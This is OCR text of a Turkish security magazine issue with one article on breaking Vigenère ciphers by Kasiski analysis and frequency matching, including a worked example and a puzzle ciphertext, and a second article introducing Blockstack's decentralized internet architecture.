TEKRAR	ARALIK	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
NTEMNSRFA	162	X	X	X			X			X									X		
ÖÜKAKV	36	X	X	X	X		X			X			X						X		
OCHLĞO	135	X		X		X				X						X					
İİBÜ	10	X	X			X					X										

Şekil 3 Örnek Tekrar Dizileri Aralık ve Çarpan Tablosu

Başlangıçta bu tablodan fikir edinmek zorlayıcı bir süreç olabilir. Tabloyu incelerken önceki deneyimlerinizin çok faydası

olacaktır. Kripto analizci zaman içinde sezgilerini de geliştirecektir. Anahtar uzunluğu olarak kullanılması pek beklenmeyen 1, 2, 3 gibi küçük sayıları peşinen eleyebiliriz. NTEMNSRFA ve ÖÜKAKV dizilerinin daha çok ortak çarpana sahip olduğu kolayca görülebilir. Bu iki dizinin muhtemel anahtar uzunluğu olabilecek 6, 9 ve 18 olan ortak çarpanları vardır. Deneyimli bir göz ve antrenmanlı bir analist sezgisel olarak ÖÜKAKV dizisinin 9 çarpanının bu iki dizi ile ortak çarpanı olduğunu fark eder. Anahtar uzunluğunu 9 olarak kabul edip sonra 6 ve 18 çarpanlarını denemek iyi bir strateji olur. İİBÜ dizisinin diğer dizilerle anlamlı ortak çarpanı görünmüyor. Rastgele bir dizi olarak tanımlayabiliriz. RSA gibi modern şifreleme yöntemlerinde anahtar olarak asal sayıların tercih edilmesinin çarpanlarına ayırma metodundan kaçınmak olduğunu Kriptoloji meraklısı okurlarımız hemen kavrayacaklardır.

Olası anahtar uzunluklarını belirledikten sonra ilk denemede başarılı olmak umuduyla devam edilir. Zira her deneme yorucu, emek isteyen ve bolca zaman harcayan bir uğraştır. Harcanan uzun zaman ise bilginin eskimesi ve değerini yitirmesi demektir. Şifreli metin seçilen anahtar uzunluğuna göre öbekler halinde gruplandırılır. 9 ile başladığımıza göre öbekler şu halde olacaktır.


```
ÖÜKAKVÇLD YÖVRİÜFPM OOHHNTEMN SRFAOSPHE
ÖÜKAKVHPC ŞLLPSYIÖİ LRGAUJAEL OFDROCHLĞ
OĞÇOCLFÜÜ CÜAİÇBMGS HCÜECVPLC YGŞAFGVUK
OFLKNKPLC ÖÜKAKVUPH DCAEAJIYM ŞZRLNJELK
YJDBSBEİİ BÜTLSÇNJİ İBÜAÜŞÜEŞ MÜÇEĞĞÜZŞ
BSLDNTEMN SRFALVYUH EİDZOCHLĞ O
```

Öbeklerin kırmızı ile işaretlenmiş harflerinden anahtarın ilk harfi ile şifrelenen "**ÖYOSÖŞLOOCHYOÖDŞYBİMBSEO**" dizisini elde ediyoruz. Diziye frekans analizi yapılır, Türkçe Harf Sıklığı verisi ile yan yana Şekil 4'te olduğu gibi tablo olarak düzenlenir.

İncelenen Dizi	İncelenen Dizi Sıklık %	Türk Alfabesi	Türkçe Alfabe Sıklık %
A	0,000	A	11,920
B	8,696	B	2,844
C	4,348	C	0,963
Ç	0,000	Ç	1,156
D	4,348	D	4,706
[illegible]	[illegible]	[illegible]	[illegible]
O	21,739	O	2,476
Ö	13,043	Ö	0,777
P	0,000	P	0,886
R	0,000	R	6,722
S	8,696	S	3,014
Ş	8,696	Ş	1,780
T	0,000	T	3,314
U	0,000	U	3,235
Ü	0,000	Ü	1,854
V	0,000	V	0,959
Y	13,043	Y	3,336
Z	0,000	Z	1,500

Şekil 4 Elde Edilen Dizinin Frekans Analizi Tablosu

Tablo üzerinde analiz yapmak zorlayıcı olabilir. Tabloyu grafikte incelemek çözümlemede kolaylık sağlayacaktır.




Şekil 5 Elde Edilen Dizinin Frekans Analizi Grafiği

İlk başta grafik bize bir anlam ifade etmese de incelenen dizi (mavi renk) verilerini tabloda ileriye veya geriye doğru kaydırırsak şu heyecan verici sonuca ulaşırız.

İncelenen Dizi	İncelenen Dizi Sıklık %	Türk Alfabesi	Türkçe Alfabe Sıklık %
O	21,739	A	11,920
Ö	13,043	B	2,844
P	0,000	C	0,963
R	0,000	Ç	1,156
[illegible]	[illegible]	[illegible]	[illegible]
V	0,000	H	1,212
Y	13,043	I	5,114
Z	0,000	İ	8,600
A	0,000	J	0,034
B	8,696	K	4,683
C	4,348	L	5,922
Ç	0,000	M	3,752
[illegible]	[illegible]	[illegible]	[illegible]
İ	4,348	T	3,314
J	0,000	U	3,235
K	0,000	Ü	1,854
L	4,348	V	0,959
M	4,348	Y	3,336
N	0,000	Z	1,500

Şekil 6 Elde Edilen Dizinin 17 Kez Geriye Kaydırılmış Frekans Analizi Tablosu



Şekil 7 Elde Edilen Dizinin 17 Kez Geriye Kaydırılmış Frekans Analizi Grafiği


Dizi verilerini her geriye doğru kaydırdığımda kırmızı çubuklar ile mavi çubukların yerleşimi arasında bir benzeşme, korelasyon tespit etmeye çalıştım. On yedinci kez geriye kaydırdığımda iki grafik arasında aradığım benzeşmeyi fark ettim. İncelenen dizideki **O** harfi frekansı ve Türk Alfabesi sütunundaki **A** harfi frekansı eşleşmiş oldu. Anahtar kelimemizin ilk harfini **O** olarak tespit etmiş olduk. Seçmiş olduğumuz anahtar uzunluğunun sıradaki tüm harfleri için işlemlerin hepsini uygulayarak anahtar kelimemizi yeniden oluşturacağız. Oluşturduğumuz anahtar kelimeyi ile şifrelenmiş metni çözeceğiz. Eğer başarısız olursak sıradaki 6 ve 18 anahtar uzunluğu ile şansımızı deneyeceğiz.

Örneğimiz Kasiski saldırısını anlatmak için kurgulanmıştı. Gerçek yaşamda hiçbir şey kurgulanmamıştır ve ne ile karşılaşabileceğinizi kestiremezsiniz. Saklı yazı analistlerinin şifreleme yapanlardan daha çok araca ihtiyacı olduğunu belirtmiştim. Günümüzdeki teknolojilere sahip olunmayan her şeyin kâğıt ve kalemle yapıldığı bir dönemde daha fazla araç ancak emek olabilirdi. Hem kendimi sınamak hem de o dönem saklı yazı analizi yapanların şartlarını tecrübe edebilmek için editörümüz Ziyahan Bey'den Vigenère yöntemi ile şifrelenmiş bir mesajı bana göndermesini istedim.

Ziyahan Bey şifrelemede kullanılan anahtar kelime ve açık metin hakkında hiçbir fikrimin olmadığı aşağıdaki şifrelenmiş mesajı bana gönderdi.

"RNNKSÖOGJAZFŞAKNIİIIRŞEŞFLRNRCUCKGZDHJGVJYÖNİİĞZMRİDUGYYŞSUNCLCUĞLRNIÜBACOÇTMYÜMSIŞTİÇSCTMOŞALKİDVSNLBUHIUBJİFIHDÜOAGLRYĞLCNOZESEKBAILÜRCNBĞÜMNLŞSIUNRBŞENURAACDADSNSPOATRRAVPBTKŞYMHYUİBCUİİFİCAJERNYKĞÜMNİPBUNRĞYKIÜVAZBVÜDĞLSONLAIİUFZÇOIÇĞLCNĞOBMIDÜNSRERRVNÖVHYAİCVCDAAODÜŞŞVLNKMÜSIŞYAAKRNÜCBJÜGŞEŞAGLCSIÇRYVCLFZŞNÖGŞDFEASÜAABRİBC"

Notepad++ metin editörünün işaretleme (mark) işlevini kullanarak alfabenin ilk harfi **A** ile işe tekrar eden dizileri tespit etmekle başladım. İşaretlenmiş her **A** harfinin sağındaki ve solundaki harfleri işe katarak tekrar eden dizileri bulmaya çalıştım. Ancak yarım günlük uğraşın ardından tüm alfabeyi tarayıp dizileri bulma işlemini bitirebildim.



Şekil 8 Notepad++ Programı İle Tekrar Dizileri Bulma

Bulduğum her tekrar eden dizinin mesafelerini hesaplayıp çarpan tablosunu yapmanın, tespit ettiğim anahtar uzunluklarına göre şifreli metni gruplamanın, öbeklerden frekans analizi uygulayacağım dizileri oluşturmanın, dizilerin frekans analizlerini hesaplamanın, dizinin frekans analizini alfabe frekans analizi ile eşleştirmenin, nihayetinde oluşturduğum anahtar kelime ile Vigenère Şifresi'ni çözmenin, kısmen başarılı olursam anahtar kelimenin hatalı tespit edilen harfleri için yeniden frekans yapmanın ve tekrar Vigenère şifresini çözmenin zorluğunu ilk anda fark ettim. Üstelik seçtiğim anahtar uzunluğu isabetli olmaz ise tüm bu işlemleri diğer uzunluklar için yinelemenin belki bir haftamı alacağını gördüm.

O şartlarda Kriptoanaliz yapanlara selam olsun. İşlerine sevdalı insanlar olmalılar. Daha başından başarısız olabileceğiniz ihtimaline, ağrıyan gözlere, uykusuz günlere, yorulan zihinlere ve başarınızın kısmen şansa bağlı olmasına karşın bu işe gönüllü olmayan başka kim girişebilirdi?

Bunu daha tekrar dizlerini tespit etme aşamasında fark ettiğime memnun oldum. Harcayacağım bu uzun zamanı günümüzün teknolojik imkânlarını kullanarak kısaltmayı ve okurlarımızın da faydalanabileceği bir araç hazırlamakla değerlendirmeye karar verdim. Her okurumuzun bilgisayarında yüklü olduğunu düşündüğüm ofis programlarını ortam olarak kullandım. Üstelik bu araç kurguladığım örneği hazırlamamda kolaylık sağladı. Araç VBA makro yazılımı içerir ve makroları etkinleştirmeniz gerekir. Virüslere karşı test edilmiş olmasına rağmen okurlarımızda aracı yüklemeden önce kendi önlemlerini almalıdırlar. "*Geliştirici*" sekmesini aktif hale getirip kaynak kodları inceleyebilirsiniz.

Araç *"Kodlanmış Metin", "Tekrarları Bul", "Çarpanlarına Ayır", " Frekans Analizi", "Çözülmüş Metin"* olmak üzere beş ayrı sayfadan oluşmaktadır. Kullanımı **Kasiski Saldırısı'nın** işlem sırasına göre düzenlemiştir. Şifreli metni *"Kodlanmış Metin"* sayfasındaki birleştirilmiş hücreye giriş yapmakla işe başlayın. Sonraki adımda *"Tekrarları Bul"* sayfasına geçiş yapıp *Tekrar Uzunluğu Az* ve *Tekrar Uzunluğu* Çok değerlerini girerek araştıracağınız tekrar dizi uzunluğu aralığını belirleyin. Sonrasında **BUL** düğmesine tıkladığınızda tablo oluşacaktır. *"Çarpanlarına Ayır"* sayfasındaki tablo kendiliğinden güncellenecektir. Çarpan tablosunu kurguladığım örnekte olduğu gibi kendi deneyimlerinizi de kullanarak yorumlayın. Editörümüzün gönderdiği şifreli metnini çözerken düzensiz görünen bir çarpan tablosu ile karşılaştım.

			ÇARPAN																	
TEKRAR	ARALIK	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
ĞLCN	117	X		X						X				X							
ĞÜMN	60	X	X	X	X	X	X				X		X			X					X
ŞEŞ	273	X		X				X						X							
LRN	40	X	X		X	X			X		X										X
SIŞ	199	X																			
AGL	182	X	X					X						X	X						
UNR	59	X																			
CDA	106	X	X																		
İBC	143	X										X		X							

Şekil 9 Ziyahan Bey'in Şifreli Mesajı Dizi Tekrarı Çarpan Tablosu

Çift sayıların katları daima çift sayıdır. Anahtar uzunluğu çift sayı olsaydı 2 çarpanı olan aralık sayısı ağırlıklı olurdu. Anahtar uzunluğunun tek sayı olduğuna karar verip olarak en düzenli görünen 13'ü ve ikinci olarak 7'yi belirledim.

Artık " *Frekans Analizi*" sayfasına geçerek anahtar kelimeyi yeniden oluşturmaya başlayabilirsiniz. Üzerinde çalışacağınız anahtar uzunluğunu ***Anahtar Uzunluğu*** alanına giriş yapın. Anahtarın birinci harfi üzerinde çalışacağımızı programa ***İncelenen Harf Sırası*** alanına giriş yaparak bildirin. Ben sırasıyla 13 ve 1 değerlerini verdim. İncelenen ***Harf Dizisi*** şifreli metin anahtar uzunluğuna göre gruplandırılıp, belirttiğiniz harf sırasına göre program tarafından güncellenecektir. Oluşan yeni diziye göre İncelenen Dizi Sıklık değerleri otomatik olarak hesaplanır. Veriler grafiğe yansıdıktan sonra **İLERİ** ve **GERİ** düğmelerini kullanarak eşleştirme işlemini yapın. Grafikteki benzerliği gözlemleyerek veya ***Korelasyon*** değerine bakarak benzerliği tespit edebilirsiniz. *Frekans Analizi* kolonundaki harf ile Türk Alfabesi sütunundaki **A** harfi frekansı eşleşmiş olur. Bulduğunuz harfi *"Çözülmüş Metin"* sayfasındaki *Anahtar* alanına girin. Kendi yaptığım Kasiski Saldırısı sonunda çözülmüş metin şu şekildeydi:

fnanıyorumdiamkakapıderyisfndekikriploljjiserisibüniıgibibualagamara
klıamaözreimekiçindozruğaynakvezafanüulmamışnişelariiçinbirvırnatol
acaktbrtaşekkürlersaymamgöksadeşebfrkağıtvekrleıilekriptoeojfninvema
tefatfğinzevkincbitleretattıidıçıniçinsanrmiinettarızdclemimarkakapbyajl
andestekeerfnhepsüreryelaceksayılaidacörüşmekdieeğfile

Şekil 10 Kasiski Saldırısı Sonucunda Elde Ettiğim İlk Çözüm

Anahtar uzunluğunu 13 olarak belirlediğim için hemen çözülmüş metnin ilk 13 harfine baktım. ***"finanıyorumdiam"*** öbeğini ***"inanıyorumki"*** olmalı şeklinde yorumladım. Birinci ve on birinci anahtar harfleri yanlış tespit etmiştim. *"Frekans Analizi"* sayfasına dönüp 1. Ve 11. harfler üzerinde yeniden çalışıp birkaç denemde doğru harfleri buldum. 12. Ve 13. harfleri de benzer yolu takip ederek düzelttim.

Çözülmüş metni sizlerle paylaşmayacağım. Ancak değerli dostum Ziyahan Bey'e güzel düşünceleri ve Arka Kapı Dergisine verdiği sonsuz emekleri için teşekkür ederim.

Ödüllü bulmacamız var. Yarışmamıza katılın, tüm detaylar şifreli metnin içinde :) Şifreli metnimiz "

SAMZIRDBMÖECAFIOYĞÇLÇADŞMUBSÜJYDCURÜVEDCÜBBTÜBJÖJEKPLAÖDÜĞLUİJIDJIFSMLMPÖVZNIGDTÇVYĞIRYIZÖŞOAİIDYNRCUEBEJVÜBNJYYCAHYRSDYPGJPKJFJTNVPCIUAGGÜBUOEFYNFLHLDRÜKÖBNLDNĞRJUVIVICVÖFNÖSVYNŞĞUAUICGSĞÜNFİÇTĞPLİJİVANOGPBUCEFLUITTRIFBŞUVKCOHLBAOÖACSLAKOUZİİZÜEOİGRINİJYDŞMFLVAYÇÜOUBRYMANLĞPTİÜTVUŞSUAİUÖYOİIDDNIAARGÜLÖAEBÜÜZDMMKŞZUİİİĞBYBSMÖEEVÇMAGIAJAKIHEUİBBIDIİRYBIPUUUGUĞÖAOLLBURTYMMNMMMORBNUÜLŞDDJMDAŞİKBZOELĞPOHĞIRMHÇKBDTPÜZŞZDYSBMNÇKVFKÜHNÇKDZSŞÖENĞÜLİGSİÇBDEĞIÖAFIELADROÇRAÜIBSNRİNLBLĞDYMŞETAOAEGHFRSSMMMŞZRNYICGSZAKIDĞKDALİU"

Sonraki sayıda görüşmek üzere.

Yazıda bahsi geçen Vigenere aracını indirmek için:

https://www.arkakapidergi.com/tools/

Kaynakça

1. **Şefik İlkin Serengil, Murat Akın. "Attacking Turkish Texts Encrypted by Homophonic Cipher" Proceedings of the 10th WSEAS International Conference on Electronics, Hardware, Wireless and Optical Communications, pp. 123–126, Cambridge, İngiltere, Şubat 20–22, 2011**
2. **www.wikipedia.org**

Mustafa Yalçın – iletisim@sahvemat.com

Merkeziyetsizleştiremediklerimizden misiniz?

Yeni İnternet'e Merhaba

Başlığı görenler arasında neyi kastettiğimi anlayanların sayısı büyük ihtimalle "Bu ne ya?" diyenlerin sayısına oranladığımızda daha az olacaktır. Peki ya dağıtık mimari deseydim?

Evet, dergi okurlarımızın ilk sayıdan beri bahsettiğimiz Blockchain teknolojisinin altında yatan mimariyi kastettiğimizi anlamışlardır. Biz bu mimarinin deneysel olarak ilk defa Bitcoin ile tanımış ve başarılı olduğunu görmüştük.

Bitcoin'in üzerine kurulu olduğu Blockchain mimarisini bir tarafta hangi alanlarda nasıl kullanabiliriz diye tartışanlar var, bir diğer tarafta ise çoktan resmi işlemlerde bile kullanmaya başlamış bir başka kesim var. Belki adını bile duymadığınız bir ülke, "Sierra Leone", 7 Mart 2018 tarihin de başkanlık seçimlerinde Blockchain teknolojisini kullandı.

Seçimlerde kullanılan teknolojik altyapı İsviçreli geliştiricilerin Blockchain startup'ı olan Agora adlı ürün ile gerçekleştirildi. Bu sayede oy pusulalarında meydana gelebilecek hileler önlendiği gibi aynı zamanda da maliyetsiz bir sisteme geçiş yapmış oldular.

Neden Blockchain teknolojisi üzerine bu kadar fikir ortaya çıkmaya başladığına dair hâlâ soru işaretleriniz var ise yanıtların en üstüne "güven" sorununun ortadan kaldırılmasını eklemiş olsam, yanılıyor olmam. Çünkü sistemin bir kişi veya kuruluş tarafından yönetiliyor olmaması, herkesin gönlüne su serpen konulardan biridir. Maliyetleri düşürmesi gibi daha çok fayda sıralayabiliriz ama konumuz bu değil.

Blockchain teknolojisini yakından takip edenleri heyecanlandıran daha bir çok farklı proje bulunmaktadır. Beni en çok heyecanlandıranlar ise ödeme sistemlerinden sonra cloud computing, data storage teknolojilerinin dağıtık mimariye uyarlanması olmuştu.

Evet evet yanlış duymadınız! Amazon, Microsoft, Google ürünlerine para ödemekten kurtulabileceğiniz, Süper Bilgisayar ağlarına bilgisayarlarınızı katabileceğiniz projeler geliyor, bazıları test aşamasında bazıları kullanılmaya başlandı bile! Bu hizmetleri ihtiyacınıza göre satın alıp kullanabileceğiniz gibi, alt yapısına cihazlarınızla katkı sağlayarak hizmetlerden gelir de elde edebilirsiniz. Örneğin, bilgisayarlarınızla, ekran kartlarınızla Süper Bilgisayar ağlarında yerinizi alarak yani bilgisayarınızın işlem gücünün kullanılmasına izin vererek gelir elde edebilirsiniz.

Konuyu toparlayarak son zamanlarda beni asıl heyecanlandıran konuya gelelim, **"Yeni İnternet / The New Internet."**

Web 1.0' da tanıdığımız HTTP (Hyper Text Transfer Protocol) ile web'den statik içeriklerin yayınlanmasını deneyimledik. Devamında Web 2.0 ile etkileşimin iki yönlü olduğu, verileri hem alabildiğimiz hem de verileri gönderebildiğimiz interneti tanıdık. Teknoloji o kadar hızlı ilerliyor ki artık Web 3.0'ı tartışmaya başladığımız günlerdeyiz. Blockchain teknolojisi ile tanışmış olmak da bu süreci daha da hızlandırdı. Web 3.0'ı herkes tartışa dursun biz gelin Yeni İnternet'in kapılarını aralayalım.

Yeni Merkeziyetsiz İnternet / The Decentralized New Internet

"The Decentralized New Internet" kavramını ilk kez Silicon Valley dizisinin 4. Sezonunda (2016-2017) duydum. Google'ladığım sırada bu fikri gerçekleştirmek isteyen bir kaç girişim buldum. Aralarında en çok hedefe yaklaşmış hangisi diye incelerken "BlockStack" şirketine denk geldim. 2015 yılından beri faaliyette bulunan şirket, Muneeb Ali ve Ryan Shea tarafından kurulmuş. Muneeb Ali, Princeton Üniversitesi'nde doktora tezi olarak daha 2013 yıllarında konuyu araştırmaya başlamış. Blockstack PBC (Public Benefit Corp - Kamu yararına çalışan şirket) adıyla kurulmuş olmasıyla da yapılan

çalışmaların halka açık olduğunu hemen anlıyoruz. 2017 yılının sonuna doğru yaklaşık 50.000.000 USD yatırım aldılar. Sloganları ise merkezi olmayan uygulamaların barındığı Yeni İnternet'i İnşa Etmek. (Blockstack Website, Link 1)

Bu sloganın altında yatan mekanizmayı daha iyi anlamak adına şu soru soralım; Decentralized Internet bizlere neler sunuyor?

1. Gizlilik

Üzerinde geliştirilecek uygulamaların hepsinin uçtan-uca şifreleme (end-to-end encryption) sunmaları ve bireysel anahtar değerleri ile sadece yetki verilmiş uygulamalar tarafından bilgilerin okunabilir veya yazılabilir olması. Bu sayede artık bilgilerimizin sadece kimler tarafından erişilebilir olduğunu belirleme hakkımız olacak! Verilerimiz kişi veya kuruluşlarca istenildiğinde ulaşılabilir, sorgulanabilir olmayacak.

2. Veri Taşınabilirliği

Kimliğimizi özgürce tanımladığımız tek bir hesap ile bu mimari de çalışan tüm uygulamalar arasında kolayca yetkilendirme ile bir başka uygulama üzerinde defalarca kullanabilir olacağız. (Facebook ile giriş, Google ile giriş gibi konularla aşina olduğumuz konudur.)

3. Güvenlik

Bilgi sızıntılarının doruk yaptığı 2016-2017 yıllarında hacklenen şirketler ile hesap bilgilerinin, kişisel bilgilerin, sağlık bilgilerinin, kredi kartı bilgilerinin ne kadar kolayca çalınabildiğine şahit olduk. Equifax, Cambridge Analytica-Facebook vakaları akılda kalanlardan birkaçı. Bilgilerimizi verdiğimiz şirketler her ne kadar bu bilgileri korumakla yükümlü olsalar da, bu yükümlülüğü yerine getirmede yeterli başarıyı gösteremediklerini gördük. Uçtan uca şifreleme ile, bireysel anahtarlar ile verilerimizin kontrolü artık bize kalıyor. Dağıtık mimari ile artık siber saldırganlar bir şirketi ya da kuruluşu hedef alarak istediklerini elde edemeyecekler!

Bir kere şişeden çıktığında şişeye geri sokamayacağımız bir şey var ise o da internetteki verilerimizdir.


Devrim yaratmak isteyen Blockstack gibi şirketlere nasıl güveneceğiz diye sorduğunuzu duyar gibiyim. Ama atladığınız bir detay var, bu internet bu şirkete ait değil.

Sadece alt yapı gelişimini, planlanmasını art niyetli kişilerden korumak ve sürekliliğin sağlandığından emin olmak adına faaliyet gösteren bir şirkettir. Proje içeriğinde yer alan her bir yazılım, açık kaynak kodlu olarak geliştirilmektedir.(Blockstack Github, Link 2) Hatta Github istatistiklerine baktığımızda toplamda 10 değil, 100 değil, 1000 değil, 7000'den fazla araştırmacının, geliştiricinin bu projeye katkı sağladığını görebiliriz. Mimariyi iyice anladığımız da bizim de ipin ucundan tutabileceğimiz bir nokta muhakkak bulabiliriz. (Blockstack Whitepaper, Link 3)

Blockstack Mimarisi

Web 2.0 ekosistemini ve Blockstack mimarisini inceleyerek Yeni İnternet ile bizleri neler beklediğini daha iyi anlayabiliriz ve bireysel olarak bizlerinde katkı sağlayabileceğimiz bazı noktalar bulabiliriz.

Basitçe internette bir uygulamayı ziyaret etmek isteyen kullanıcı davranışının grafiğe dökülmüş haline bakalım;



1. Kullanıcı, web sitesine girmek için tarayıcı açar ve domain adını yazıp enter'a basar.

2. Bağlantı için internet üzerinden TCP protokolü kullanılır.

3. Domain adının hedef IP çözümlemesi DNS sunucuları aracılığıyla yapılır, şayet sitenin SSL sertifikası varsa, bağlantı TLS/SSL protokolü üzerinden gerçekleşir.

4. Web sitesinin bulunduğu sunucuya erişildikten sonra uygulama içeriğini kullanıcıya geri gönderir.

Bu adımları dağıtık - merkeziyetsiz internet mimarisinde gerçekleştirdiğimizde ise, adımlar şöyle olacaktır:

1. Kullanıcının bilgisayarının Blockchain ağıyla iletişim halinde olabilmesi için Proxy görevi gören bir uygulama ihtiyacı. Blockstack bu noktada Blockstack Browser adı ile Windows, MacOS, Linux sistemleri üzerine kurulan ve proxy görevi gören bir uygulama otomatik dağıtık mimari ile iletişim kurabilmenizi sağlayan yazılımları faaliyete geçirdi.

2. Uçtan uca şifreleme (E2EE) sırasında veri yönetimi için kimlik yönetim sistemi

Blockstack kolay hatırlanılabilir olması adına alan adı tescil eder gibi ".id" uzantılı takma adlar tahsis edebileceğiniz bir yönetim mekanizması sunuyor. Siz de "adinizsoyadiniz.id" gibi bir ad tahsis ederek kimliğinizi uygulamalarda kullanırken eşinizle dostunuzla kolayca paylaşabilirsiniz.

3. Veri iletişimi sırasında istenilen hedef uygulamanın doğru çözümlenmesi için DNS server yapısı.

Blockstack, BNS (Blockchain Name Server) adını verdiği bir yöntem ile uygulamaların doğru çözümlendirilmesini sağlıyor ve aynı zamanda bizler için ekstra CA (Certificate Authority - Sertifika otoritesi) görevi görerek içerisinde otomatik olarak SSL hizmetinden tüm alt yapıda faydalanmamızı sağlıyor ve ek maliyetler olmuyor.

4. Veri depolama

Sunucu hizmetlerini ağa katkı sağlayan tam düğüm (Full Node) görevi gören her bir sunucu ile sağlanıyor.

Peki bizler nasıl katkı sağlayabiliriz?


- Desktop, Mobil, Web hangi alanda olursa yazılım geliştirmesi yapıyorsanız Decentralized Internet alt yapısına katkı sağlayabileceğiniz gibi onun üzerinde çalışacak uygulamalardan geliştirebilirsiniz.

  Hatta size bir haberim var; Blockstack 1.000.000 USD ile dağıtık mimarisi üzerinde sosyal ağ geliştirmek isteyenlere fon desteği sunacağını duyurdu. (Link 4) Facebook, Twitter'a, Whatsapp'a, Instagram'a alternatif ürünleri neden siz geliştirmeyesiniz?

- Network, Mobile, Web üzerine hangi alanda güvenlik araştırması yapıyor olursanız olun hem bug bounty programından para kazanabilir hem de Yeni İnternet'i daha güvenli hale getirebilirsiniz. (Bounty Programı için, Link 5)

Daha güvenli, kontrolün bizde olduğu bir İnternet'e merhaba.

(Bağlantılar için tek bir adres: https://tinyurl.com/yeni-internete-merhaba)



Dağıtık mimari de çalışan uygulamaların temel mantığı

Mert Susur - mail@mertsusur.com

Blokzincir Uygulamaları ve Güvenlik Sorunları

